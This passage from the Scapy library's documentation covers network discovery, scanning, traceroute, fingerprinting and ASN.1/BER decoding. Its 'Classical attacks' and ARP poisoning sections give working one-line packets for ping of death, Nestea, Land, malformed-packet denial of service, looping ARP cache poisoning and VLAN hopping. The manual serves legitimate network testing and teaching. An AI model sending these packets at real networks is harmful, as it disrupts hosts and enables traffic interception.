3.3.4 ARP Ping

The fastest way to discover hosts on a local ethernet network is to use the ARP Ping method:

```
>>> ans, unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.0/
↳24"), timeout=2)
```

Answers can be reviewed with the following command:

```
>>> ans.summary(lambda (s,r): r.sprintf("%Ether.src% %ARP.psrc%") )
```

Scapy also includes a built-in arping() function which performs similar to the above two commands:

```
>>> arping("192.168.1.*")
```

3.3.5 ICMP Ping

Classical ICMP Ping can be emulated using the following command:

```
>>> ans, unans = sr(IP(dst="192.168.1.1-254")/ICMP())
```

Information on live hosts can be collected with the following request:

```
>>> ans.summary(lambda (s,r): r.sprintf("%IP.src% is alive") )
```

3.3.6 TCP Ping

In cases where ICMP echo requests are blocked, we can still use various TCP Pings such as TCP SYN Ping below:

```
>>> ans, unans = sr( IP(dst="192.168.1.*")/TCP(dport=80, flags="S") )
```

Any response to our probes will indicate a live host. We can collect results with the following command:

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src% is alive") )
```

3.3.7 UDP Ping

If all else fails there is always UDP Ping which will produce ICMP Port unreachable errors from live hosts. Here you can pick any port which is most likely to be closed, such as port 0:

```
>>> ans, unans = sr( IP(dst="192.168.*.1-10")/UDP(dport=0) )
```

Once again, results can be collected with this command:

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src% is alive") )
```

3.3.8 Classical attacks

Malformed packets:

```
>>> send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah):

```
>>> send( fragment(IP(dst="10.0.0.5")/ICMP()/( "X"*60000)) )
```

Nestea attack:

```
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/( "X"*10))
>>> send(IP(dst=target, id=42, frag=48)/( "X"*116))
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/( "X"*224))
```

Land attack (designed for Microsoft Windows):

```
>>> send(IP(src=target, dst=target)/TCP(sport=135, dport=135))
```

3.3.9 ARP cache poisoning

This attack prevents a client from joining the gateway by poisoning its ARP cache through a VLAN hopping attack.

Classic ARP cache poisoning:

```
>>> send( Ether(dst=clientMAC)/ARP(op="who-has", psrc=gateway,
↳pdst=client),
        inter=RandNum(10,40), loop=1 )
```

ARP cache poisoning with double 802.1q encapsulation:

```
>>> send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
        /ARP(op="who-has", psrc=gateway, pdst=client),
        inter=RandNum(10,40), loop=1 )
```

3.3.10 TCP Port Scanning

Send a TCP SYN on each port. Wait for a SYN-ACK or a RST or an ICMP error:

```
>>> res, unans = sr( IP(dst="target")
                    /TCP(flags="S", dport=(1,1024)) )
```

Possible result visualization: open ports

```
>>> res.nsummary( lfilter=lambda (s,r): (r.haslayer(TCP) and (r.
↳getlayer(TCP).flags & 2)) )
```

3.3.11 IKE Scanning

We try to identify VPN concentrators by sending ISAKMP Security Association proposals and receiving the answers:

```
>>> res, unans = sr( IP(dst="192.168.1.*")/UDP()
                    /ISAKMP(init_cookie=RandString(8), exch_type="identity_
↳prot.")
                    /ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal())
                    )
```

Visualizing the results in a list:

```
>>> res.nsummary(prn=lambda (s,r): r.src, lfilter=lambda (s,r): r.
↳haslayer(ISAKMP) )
```

3.3.12 Advanced traceroute

TCP SYN traceroute

```
>>> ans, unans = sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags="S"))
```

Results would be:

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src%\t{ICMP:%ICMP.type%}\t
↳{TCP:%TCP.flags%}") )
192.168.1.1      time-exceeded
68.86.90.162    time-exceeded
4.79.43.134     time-exceeded
4.79.43.133     time-exceeded
4.68.18.126     time-exceeded
4.68.123.38     time-exceeded
4.2.2.1         SA
```

UDP traceroute

Tracerouting an UDP application like we do with TCP is not reliable, because there's no handshake. We need to give an applicative payload (DNS, ISAKMP, NTP, etc.) to deserve an answer:

```
>>> res, unans = sr(IP(dst="target", ttl=(1,20))
                    /UDP() /DNS(qd=DNSQR(qname="test.com")))
```

We can visualize the results as a list of routers:

```
>>> res.make_table(lambda (s,r): (s.dst, s.ttl, r.src))
```

DNS traceroute

We can perform a DNS traceroute by specifying a complete packet in `l4` parameter of `traceroute()` function:

```
>>> ans, unans = traceroute("4.2.2.1",l4=UDP(sport=RandShort())/
↳DNS(qd=DNSQR(qname="thesprawl.org")))
Begin emission:
*****Finished to send 30 packets.
```

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```
*****.....
Received 75 packets, got 28 answers, remaining 2 packets
  4.2.2.1:udp53
1 192.168.1.1      11
4 68.86.90.162    11
5 4.79.43.134     11
6 4.79.43.133     11
7 4.68.18.62      11
8 4.68.123.6      11
9 4.2.2.1
...

```

3.3.13 Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP())
<IP src=172.16.1.232 proto=1 [...] |<ICMP code=0 type=0 [...] |
<Padding load='00\x02\x01\x00\x04\x06public\xa2B\x02\x02\x1e' |>>>

```

3.3.14 ICMP leaking

This was a Linux 2.0 bug:

```
>>> sr1(IP(dst="172.16.1.1", options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
<IPerror src=172.16.1.24 options='\x02\x00\x00\x00' [...] |
<ICMPerror code=0 type=8 id=0x0 seq=0x0 checksum=0xf7ff |
<Padding load='\x00[...] \x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>>>

```

3.3.15 VLAN hopping

In very specific conditions, a double 802.1q encapsulation will make a packet jump to another VLAN:

```
>>> sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())

```

3.3.16 Wireless sniffing

The following command will display information similar to most wireless sniffers:

```
>>> sniff(iface="ath0", monitor=True, prn=lambda x:x.strftime("{Dot11Beacon:
↳ %Dot11.addr3%\t%Dot11Beacon.info%\t%PrismHeader.channel%\t%Dot11Beacon.
↳ cap%}"))

```

Note the *monitor=True* argument, which only work from scapy>2.4.0 (2.4.0dev+), that is cross-platform. It will in work in most cases (Windows, OSX), but might require you to manually toggle monitor mode.

The above command will produce output similar to the one below:

```
00:00:00:01:02:03 netgear      6L  ESS+privacy+PBCC
11:22:33:44:55:66 wireless_100 6L  short-slot+ESS+privacy
44:55:66:00:11:22 linksys     6L  short-slot+ESS+privacy
12:34:56:78:90:12 NETGEAR     6L  short-slot+ESS+privacy+short-preamble
```

3.4 Recipes

3.4.1 Simplistic ARP Monitor

This program uses the `sniff()` callback (parameter `prn`). The `store` parameter is set to 0 so that the `sniff()` function will not store anything (as it would do otherwise) and thus can run forever. The `filter` parameter is used for better performances on high load : the filter is applied inside the kernel and Scapy will only see ARP traffic.

```
#!/usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

3.4.2 Identifying rogue DHCP servers on your LAN

Problem

You suspect that someone has installed an additional, unauthorized DHCP server on your LAN – either unintentionally or maliciously. Thus you want to check for any active DHCP servers and identify their IP and MAC addresses.

Solution

Use Scapy to send a DHCP discover request and analyze the replies:

```
>>> conf.checkIPaddr = False
>>> fam,hw = get_if_raw_hwaddr(conf.iface)
>>> dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst=
↳ "255.255.255.255")/UDP(sport=68,dport=67)/BOOTP(chaddr=hw)/
↳ DHCP(options=[("message-type","discover"),"end"])
>>> ans, unans = srp(dhcp_discover, multi=True) # Press CTRL-C after
↳ several seconds
Begin emission:
Finished to send 1 packets.
*****
Received 8 packets, got 2 answers, remaining 0 packets
```

In this case we got 2 replies, so there were two active DHCP servers on the test network:

```
>>> ans.summary()
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==>
↳ Ether / IP / UDP 192.168.1.1:bootps > 255.255.255.255:bootpc / BOOTP / DHCP
↳ DHCP
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==>
↳ Ether / IP / UDP 192.168.1.11:bootps > 255.255.255.255:bootpc / BOOTP / DHCP
↳ DHCP
}}}}
We are only interested in the MAC and IP addresses of the replies:
{{{
>>> for p in ans: print p[1][Ether].src, p[1][IP].src
...
00:de:ad:be:ef:00 192.168.1.1
00:11:11:22:22:33 192.168.1.11
```

Discussion

We specify `multi=True` to make Scapy wait for more answer packets after the first response is received. This is also the reason why we can't use the more convenient `dhcp_request()` function and have to construct the DHCP packet manually: `dhcp_request()` uses `srp1()` for sending and receiving and thus would immediately return after the first answer packet.

Moreover, Scapy normally makes sure that replies come from the same IP address the stimulus was sent to. But our DHCP packet is sent to the IP broadcast address (255.255.255.255) and any answer packet will have the IP address of the replying DHCP server as its source IP address (e.g. 192.168.1.1). Because these IP addresses don't match, we have to disable Scapy's check with `conf.checkIPaddr = False` before sending the stimulus.

See also

http://en.wikipedia.org/wiki/Rogue_DHCP

3.4.3 Firewalking

TTL decrementation after a filtering operation only not filtered packets generate an ICMP TTL exceeded

```
>>> ans, unans = sr(IP(dst="172.16.4.27", ttl=16)/TCP(dport=(1,1024)))
>>> for s,r in ans:
    if r.haslayer(ICMP) and r.payload.type == 11:
        print s.dport
```

Find subnets on a multi-NIC firewall only his own NIC's IP are reachable with this TTL:

```
>>> ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
>>> for i in unans: print i.dst
```

3.4.4 TCP Timestamp Filtering

Problem

Many firewalls include a rule to drop TCP packets that do not have TCP Timestamp option set which is a common occurrence in popular port scanners.

Solution

To allow Scapy to reach target destination additional options must be used:

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80, flags="S", options=[('Timestamp', (0, 0))]))
```

3.4.5 Viewing packets with Wireshark

Problem

You have generated or sniffed some packets with Scapy and want to view them with [Wireshark](#), because of its advanced packet dissection abilities.

Solution

That's what the `wireshark()` function is for:

```
>>> packets = Ether()/IP(dst=Net("google.com/30"))/ICMP()           # first_
↳ generate some packets
>>> wireshark(packets)                                             # show them_
↳ with Wireshark
```

Wireshark will start in the background and show your packets.

Discussion

The `wireshark()` function generates a temporary pcap-file containing your packets, starts Wireshark in the background and makes it read the file on startup.

Please remember that Wireshark works with Layer 2 packets (usually called “frames”). So we had to add an `Ether()` header to our ICMP packets. Passing just IP packets (layer 3) to Wireshark will give strange results.

You can tell Scapy where to find the Wireshark executable by changing the `conf.prog.wireshark` configuration setting.

3.4.6 OS Fingerprinting

ISN

Scapy can be used to analyze ISN (Initial Sequence Number) increments to possibly discover vulnerable systems. First we will collect target responses by sending a number of SYN probes in a loop:

```
>>> ans, unans = srloop(IP(dst="192.168.1.1")/TCP(dport=80, flags="S"))
```

Once we obtain a reasonable number of responses we can start analyzing collected data with something like this:

```
>>> temp = 0
>>> for s, r in ans:
...     temp = r[TCP].seq - temp
...     print("%d\t+%d" % (r[TCP].seq, temp))
...
4278709328      +4275758673
4279655607      +3896934
4280642461      +4276745527
4281648240      +4902713
4282645099      +4277742386
4283643696      +5901310
```

nmap_fp

Nmap fingerprinting (the old “1st generation” one that was done by Nmap up to v4.20) is supported in Scapy. In Scapy v2 you have to load an extension module first:

```
>>> load_module("nmap")
```

If you have Nmap installed you can use it’s active os fingerprinting database with Scapy. Make sure that version 1 of signature database is located in the path specified by:

```
>>> conf.nmap_base
```

Then you can use the `nmap_fp()` function which implements same probes as in Nmap’s OS Detection engine:

```
>>> nmap_fp("192.168.1.1", oport=443, cport=1)
Begin emission:
*****Finished to send 8 packets.
*.....
Received 58 packets, got 7 answers, remaining 1 packets
(1.0, ['Linux 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch',
'Linux 2.4.20 - 2.4.22 w/grsecurity.org patch', 'Linux 2.4.22-ck2 (x86)
w/grsecurity.org and HZ=1000 patches', 'Linux 2.4.7 - 2.6.11'])
```

p0f

If you have p0f installed on your system, you can use it to guess OS name and version right from Scapy (only SYN database is used). First make sure that p0f database exists in the path specified by:

```
>>> conf.p0f_base
```

For example to guess OS from a single captured packet:

```
>>> sniff(prn=prnp0f)
192.168.1.100:54716 - Linux 2.6 (newer, 1) (up: 24 hrs)
```

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```
-> 74.125.19.104:www (distance 0)
<Sniffed: TCP:339 UDP:2 ICMP:0 Other:156>
```


4.1 ASN.1 and SNMP

4.1.1 What is ASN.1?

Note: This is only my view on ASN.1, explained as simply as possible. For more theoretical or academic views, I'm sure you'll find better on the Internet.

ASN.1 is a notation whose goal is to specify formats for data exchange. It is independent of the way data is encoded. Data encoding is specified in Encoding Rules.

The most used encoding rules are BER (Basic Encoding Rules) and DER (Distinguished Encoding Rules). Both look the same, but the latter is specified to guarantee uniqueness of encoding. This property is quite interesting when speaking about cryptography, hashes, and signatures.

ASN.1 provides basic objects: integers, many kinds of strings, floats, booleans, containers, etc. They are grouped in the so-called Universal class. A given protocol can provide other objects which will be grouped in the Context class. For example, SNMP defines PDU_GET or PDU_SET objects. There are also the Application and Private classes.

Each of these objects is given a tag that will be used by the encoding rules. Tags from 1 are used for Universal class. 1 is boolean, 2 is an integer, 3 is a bit string, 6 is an OID, 48 is for a sequence. Tags from the Context class begin at 0xa0. When encountering an object tagged by 0xa0, we'll need to know the context to be able to decode it. For example, in SNMP context, 0xa0 is a PDU_GET object, while in X509 context, it is a container for the certificate version.

Other objects are created by assembling all those basic brick objects. The composition is done using sequences and arrays (sets) of previously defined or existing objects. The final object (an X509 certificate, a SNMP packet) is a tree whose non-leaf nodes are sequences and sets objects (or derived context objects), and whose leaf nodes are integers, strings, OID, etc.

4.1.2 Scapy and ASN.1

Scapy provides a way to easily encode or decode ASN.1 and also program those encoders/decoders. It is quite laxer than what an ASN.1 parser should be, and it kind of ignores constraints. It won't replace neither an ASN.1 parser nor an ASN.1 compiler. Actually, it has been written to be able to encode and decode broken ASN.1. It can handle corrupted encoded strings and can also create those.

ASN.1 engine

Note: many of the classes definitions presented here use metaclasses. If you don't look precisely at the source code and you only rely on my captures, you may think they sometimes exhibit a kind of magic behavior. " Scapy ASN.1 engine provides classes to link objects and their tags. They inherit from the `ASN1_Class`. The first one is `ASN1_Class_UNIVERSAL`, which provide tags for most Universal objects. Each new context (SNMP, X509) will inherit from it and add its own objects.

```
class ASN1_Class_UNIVERSAL (ASN1_Class) :
    name = "UNIVERSAL"
# [...]
    BOOLEAN = 1
    INTEGER = 2
    BIT_STRING = 3
# [...]

class ASN1_Class_SNMP (ASN1_Class_UNIVERSAL) :
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2

class ASN1_Class_X509 (ASN1_Class_UNIVERSAL) :
    name="X509"
    CONT0 = 0xa0
    CONT1 = 0xa1
# [...]
```

All ASN.1 objects are represented by simple Python instances that act as nutshells for the raw values. The simple logic is handled by `ASN1_Object` whose they inherit from. Hence they are quite simple:

```
class ASN1_INTEGER (ASN1_Object) :
    tag = ASN1_Class_UNIVERSAL.INTEGER

class ASN1_STRING (ASN1_Object) :
    tag = ASN1_Class_UNIVERSAL.STRING

class ASN1_BIT_STRING (ASN1_STRING) :
    tag = ASN1_Class_UNIVERSAL.BIT_STRING
```

These instances can be assembled to create an ASN.1 tree:

```
>>> x=ASN1_SEQUENCE ([ASN1_INTEGER(7),ASN1_STRING("egg"),ASN1_
↳SEQUENCE ([ASN1_BOOLEAN(False)])])
>>> x
<ASN1_SEQUENCE [[<ASN1_INTEGER[7]>, <ASN1_STRING['egg']>, <ASN1_SEQUENCE [[
↳<ASN1_BOOLEAN[False]>]]>]]>
```

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```
>>> x.show()
# ASN1_SEQUENCE:
  <ASN1_INTEGER[7]>
  <ASN1_STRING['egg']>
# ASN1_SEQUENCE:
  <ASN1_BOOLEAN[False]>
```

Encoding engines

As with the standard, ASN.1 and encoding are independent. We have just seen how to create a compounded ASN.1 object. To encode or decode it, we need to choose an encoding rule. Scapy provides only BER for the moment (actually, it may be DER. DER looks like BER except only minimal encoding is authorised which may well be what I did). I call this an ASN.1 codec.

Encoding and decoding are done using class methods provided by the codec. For example the `BERcodec_INTEGER` class provides a `.enc()` and a `.dec()` class methods that can convert between an encoded string and a value of their type. They all inherit from `BERcodec_Object` which is able to decode objects from any type:

```
>>> BERcodec_INTEGER.enc(7)
'\x02\x01\x07'
>>> BERcodec_BIT_STRING.enc("egg")
'\x03\x03egg'
>>> BERcodec_STRING.enc("egg")
'\x04\x03egg'
>>> BERcodec_STRING.dec('\x04\x03egg')
(<ASN1_STRING['egg']>, '')
>>> BERcodec_STRING.dec('\x03\x03egg')
Traceback (most recent call last):
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2178, in do_dec
    l,s,t = cls.check_type_check_len(s)
  File "/usr/bin/scapy", line 2076, in check_type_check_len
    l,s3 = cls.check_type_get_len(s)
  File "/usr/bin/scapy", line 2069, in check_type_get_len
    s2 = cls.check_type(s)
  File "/usr/bin/scapy", line 2065, in check_type
    (cls.__name__, ord(s[0]), ord(s[0]),cls.tag), remaining=s)
BER_BadTag_Decoding_Error: BERcodec_STRING: Got tag [3/0x3] while_
→expecting <ASN1Tag STRING[4]>
### Already decoded ###
None
### Remaining ###
'\x03\x03egg'
>>> BERcodec_Object.dec('\x03\x03egg')
(<ASN1_BIT_STRING['egg']>, '')
```

ASN.1 objects are encoded using their `.enc()` method. This method must be called with the codec we want to use. All codecs are referenced in the `ASN1_Codecs` object. `raw()` can also be used. In this case, the default codec (`conf.ASN1_default_codec`) will be used.

```
>>> x.enc(ASN1_Codecs.BER)
'0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> raw(x)
'0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> xx, remain = BERcodec_Object.dec(_)
>>> xx.show()
# ASN1_SEQUENCE:
  <ASN1_INTEGER[7L]>
  <ASN1_STRING['egg']>
  # ASN1_SEQUENCE:
    <ASN1_BOOLEAN[0L]>

>>> remain
''
```

By default, decoding is done using the `Universal` class, which means objects defined in the `Context` class will not be decoded. There is a good reason for that: the decoding depends on the context!

```
>>> cert=""
... MIIF5jCCA86gAwIBAgIBATANBgkqhkiG9w0BAQUFADCBgzELMAkGA1UEBhMC
... VVMxHTAbBgNVBAoTFEFPTCBUAw1lIFdhcm5lciBjbmMuMRwwGgYDVQQLExNB
... bWVyaWNhIE9ubGluZSBjbmMuMTcwNQYDVQQDEY5BT0wgVGltZSBXbXJ1ZS1I
... Um9vdCBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eSAyMB4XDTAyMDUyOTA2MDAw
... MFOxDTM3MDkyODIzNDMwMFowGyMxCzAJBgNVBAYTAlVTMR0wGwYDVQQKEXRb
... T0wgVGltZSBXbXJ1ZS1Ic3R5bWVjIFJvbmV3QgQ2VydGlmawNn
... SW5jLjE3MDUGA1UEAxMuQU9MIFRpbWUgV2FybmVjIFJvbmV3QgQ2VydGlmawNn
... dG1vb1BBdXRob3JpdHkgMjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgOC
... ggIBALQ3WggWmRTOVbEbJGv8x4vmh6mJ7ouZzU9AhqS2TcnZsdw8TQ2FTBVs
... RotSeJ/4I/1n9SQ6aF3Q92RhQVSji6UI0ilbm2BPJoPRYxJWSXakFsKlnUWs
... i4SVqBax7J/qJBrvuVdcmiQhLE00Cr+mrF1FdAOYxFSMFkpBd4aVdQxHAWZg
... /BXxD+r1FHjHdtdugRxeV17nOirYlxcwfActCJ0zr7iZYYCLqJV+FNwSBkTQ
... 2O9ASQI2+W6p1h2WVgSysy0WVoap2SBXgM1nEG2wTPDaRrbqJS5Gr42whTg0
... ixQmgiusrpkLjhTXUr2eacOGAgvqdnUxCc4zGSGFQ+aJLZ81N2fxI2rSAG2X
... +Z/nKcRdH9cG6rjJuQkhn8g/BsXS6RJGAE57CotCPStIbp1n3UsC5ETzKxml
... J85per5n0/xQpCyrw2u544BMzwVhSyvcG7mm0tCq9Stz+86QNZ8MUhy/XCFh
... EVsVS6kkUfykXPcXnbDS+gfpj1bkGoxoigTTfFrjnjKhynFbotSg5ymFXQNo
... Kk/SBtc9+cMDLz9l+WceR0DTYw/j1Y75hauXTLPXJuuWCpTehTacyH+BCQJJ
... Kg71ZDIMgtG6aoIbs0t0EfOMd9afv9w3pKdVBC/UMejTRrkDfNoSt1lkt1Ex
... MVCgyhwn2RAurda9EGYrw7AiShJbAgMBAAGjYzBhMA8GA1UdEwEB/wQFMAMB
... Af8wHQYDVR0OBBYEF9pbQN+nZ8HGE08txB01b+pxCAoMB8GA1UdIwQYMBAA
... FE9pbQN+nZ8HGE08txB01b+pxCAoMA4GA1UdDwEB/wQEAwIBhjANBgkqhkiG
... 9w0BAQUFAAOCAgEAO/Ouyuguh4X7ZVnnrREUpVe8WJ8kEle7+z802u6teio0
... cnAxa8cZmIDJgt43d15Ui47y6mdPyXSEkVYJ1eV6moG2gcKtNuTxVBFT8zRF
... ASbI5Rq8NEQh3q0l/HYWdyGQgJhXnU7q7C+qPBR7V8F+GBRn7iTGVboVsNIY
... vbdVgaxTw0jdaRITQrcCtQVBynlQboIOcXKTRuidDV29rs4prWPVVRaAMCf/
... drr3uNZK49m1+VLQTKcpX+XCMseqdiThawVQ68W/C1TluUI8JPu3B5wn3la
... 5uBAUhX0/Kr0Vv1El4ftDmVyXr4m+02kLQgH3thcoNyBM5kYJRF3p+v9WAKs
... mWsbivNSPxpNSGDxoPYzAlOL7SUJuA0t7Zdz7NeWH45gDtoQmy8YJPamTQR5
... 08t1lswswziRpyQoiJlmn94IM19drNZxDAGrElWe6nEXLuA4399xOAU++CrYD
... 062KRffaJ00psUjf5BHklka9bAI+1lH1lRcBFanyqqryvy9lG2/QuRqT9Y41
... xICHPPqVzuTpqP9BnHAqTyo5GUefvthATxRCC4oGKQWDzH9OmWjkyB24f0H
... hdFbP9IcczLd+rn4jM8Ch3galuTtT4mNU0OrDhPAARW0eTjb/G49nlG2uBOL
... Z8/5fNkiHfZdxRwBL5joeiQYvITX+txyW/fB0mg=
... """.decode("base64")
>>> (dcert, remain) = BERcodec_Object.dec(cert)
Traceback (most recent call last):
```

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```

File "<console>", line 1, in ?
File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s, context, safe)
File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s, context, safe)
File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
File "/usr/bin/scapy", line 2092, in do_dec
    raise BER_Decoding_Error("Unknown prefix [%02x] for [%r]" % (p,t),
→remaining=s)
BER_Decoding_Error: Unknown prefix [a0] for [
→'\xa0\x03\x02\x01\x02\x01\x010\r\x06\t*\x86H...']
### Already decoded ###
[[[]]
### Remaining ###

→'\xa0\x03\x02\x01\x02\x02\x01\x010\r\x06\t*\x86H\x86\xef7\r\x01\x01\x05\x05\x000\x81\x8
→Time Warner Inc.1\x1c0\x1a\x06\x03U\x04\x0b\x13\x13America Online Inc.
→1705\x06\x03U\x04\x03\x13.AOL Time Warner Root Certification Authority
→20\x1e\x17\r020529060000Z\x17\r370928234300Z0\x81\x831\x0b0\t\x06\x03U\x04\x06\x13\x02
→Time Warner Inc.1\x1c0\x1a\x06\x03U\x04\x0b\x13\x13America Online Inc.
→1705\x06\x03U\x04\x03\x13.AOL Time Warner Root Certification Authority
→20\x82\x02
→"0\r\x06\t*\x86H\x86\xef7\r\x01\x01\x01\x05\x00\x03\x82\x02\x0f\x000\x82\x02\n\x02\x82
→$k\xfc\xc7\x8b\xe6\x87\xa9\x89\xee\x8b\x99\xcd0@\x86\xa4\xb6M\xc9\xd9\xb1\xdc
→<M\r\x85L\x151F\x8bRx\x9f\xef8#\xfdg\xef5
→$:h]\xd0\xef7daAT\xa3\x8b\xa5\x08\xd2)[\x9b`0&
→\x83\xd1c\x12Viv\xa4\x16\xc2\xa5\x9dE\xac\x8b\x84\x95\xa8\x16\xb1\xec\x9f\xea
→$\x1a\xef\xb9W\\\x9a$!,
→M\x0eq\x1f\xa6\xac]Et\x03\x98\xc4T\x8c\x16JAw\x86\x95u\x0cG\x01f` \xfc\x15\xef1\x0f\xea
→\xbf^\xe7:*\xd8\x97\x170|\x00\xad\x08\x9d3\xaf\xb8\x99a\x80\x8b\xa8\x95~
→\x14\xdc\x121\xa4\xd0\xd8\xef@I\x026\xef9n\xa9\xd6\x1d\x96V\x04\xb2\xb3-
→\x16V\x86\x8f\xd9 W\x80\xcdg\x10m\xb0L\xef0\xdaF\xb6\xea%.
→F\xaf\x8d\xb0\x8584\x8b\x14&
→\x82+\xac\xae\x99\x0b\x8e\x14\xd7R\xbd\x9ei\xc3\x86\x02\x0b\xeaavu1\t\xce3\x19!
→\x85C\xe6\x89-\x9f%7g\xef1
→#j\xd2\x00m\x97\xef9\x9f\xe7)\xca\xdd\x1f\xd7\x06\xea\xb8\xc9\xb9\t!
→\x9f\xc8?\x06\xc5\xd2\xe9\x12F\x00N
→{\x08\xebB+=Hn\x9dg\xddK\x02\xe4D\xef3\x93\x19\xa5\
→'\xceiz\xbeg\xd3\xfcP\xa4,
→\xab\xc3k\xb9\xe3\x80L\xcf\x05aK+\xdc\x1b\xb9\xa6\xd2\xd0\xaa\xef5+s\xfb\xce\x905\x9f\x
→a\x11[\x15K\xa9
→$Q\xfc\xa4\\\xf7\x17\x9d\xb0\xd2\xfa\x07\xe9\x8fV\xe4\x1a\x8ch\x8a\x04\xd3|Z\xe3\x9e\x
→?e\xef9g\x1eG@\xd3c\x0f\xe3\xd5\x8e\xef9\x85\xab\x97L\xb3\xd7&
→\xeb\x96\n\x94\xde\x856\x9c\xc8\x7f\x81\t\x02I*\x0e\xef5d2\x02\x82\x1b\xb3
→\xd41\xe8\xd3F\xb9\x03|\xda\x12NyD\xb7Q11P\xa0\xca\x1c\''\xd9\x10.
→\xad\xd6\xbd\x10f+\xc3\xb0
→J\x12|\x02\x03\x01\x00\x01\xa3c0a0\x0f\x06\x03U\x1d\x13\x01\x01\xff\x04\x050\x03\x01
→\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4 (0\x1f\x06\x03U\x1d
→#\x04\x180\x16\x80\x14Oim\x03~
→\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4,

```

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The Context class must be specified:

```
>>> (dcert, remain) = BERcodec_Object.dec(cert, context=ASN1_Class_X509)
>>> dcert.show()
# ASN1_SEQUENCE:
#   ASN1_SEQUENCE:
#     ASN1_X509_CONT0:
#       <ASN1_INTEGER[2L]>
#       <ASN1_INTEGER[1L]>
#     ASN1_SEQUENCE:
#       <ASN1_OID['.1.2.840.113549.1.1.5']>
#       <ASN1_NULL[0L]>
#     ASN1_SEQUENCE:
#       ASN1_SET:
#         ASN1_SEQUENCE:
#           <ASN1_OID['.2.5.4.6']>
#           <ASN1_PRINTABLE_STRING['US']>
#         ASN1_SET:
#           ASN1_SEQUENCE:
#             <ASN1_OID['.2.5.4.10']>
#             <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
#           ASN1_SET:
#             ASN1_SEQUENCE:
#               <ASN1_OID['.2.5.4.11']>
#               <ASN1_PRINTABLE_STRING['America Online Inc.']>
#             ASN1_SET:
#               ASN1_SEQUENCE:
#                 <ASN1_OID['.2.5.4.3']>
#                 <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification_
↪Authority 2']>
#           ASN1_SEQUENCE:
#             <ASN1_UTCTIME['020529060000Z']>
#             <ASN1_UTCTIME['370928234300Z']>
#         ASN1_SEQUENCE:
#           ASN1_SET:
#             ASN1_SEQUENCE:
#               <ASN1_OID['.2.5.4.6']>
#               <ASN1_PRINTABLE_STRING['US']>
#             ASN1_SET:
#               ASN1_SEQUENCE:
#                 <ASN1_OID['.2.5.4.10']>
#                 <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
#               ASN1_SET:
#                 ASN1_SEQUENCE:
#                   <ASN1_OID['.2.5.4.11']>
#                   <ASN1_PRINTABLE_STRING['America Online Inc.']>
#                 ASN1_SET:
#                   ASN1_SEQUENCE:
#                     <ASN1_OID['.2.5.4.3']>
#                     <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification_
↪Authority 2']>
#           ASN1_SEQUENCE:
#             ASN1_SEQUENCE:
#               <ASN1_OID['.1.2.840.113549.1.1.1']>
```

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```
<ASN1_NULL[0L]>
<ASN1_BIT_STRING[
↪'\x000\x82\x02\n\x02\x82\x02\x01\x00\xb47Z\x08\x16\x99\x14\xe8U\xb1\x1b
↪$k\xfc\xc7\x8b\xe6\x87\xa9\x89\xee\x8b\x99\xcd0@\x86\xa4\xb6M\xc9\xd9\xb1\
↪<M\r\x85L\x151F\x8bRx\x9f\x8# \xfdg\x9f5
↪$:h] \xd0\x9f7daAT\xa3\x8b\xa5\x08\xd2) [\x9b`O&
↪\x83\xd1c\x12Viv\xa4\x16\xc2\xa5\x9dE\xac\x8b\x84\x95\xa8\x16\xb1\xec\x9f\
↪$\x1a\xef\xb9W\\\x9a$!,
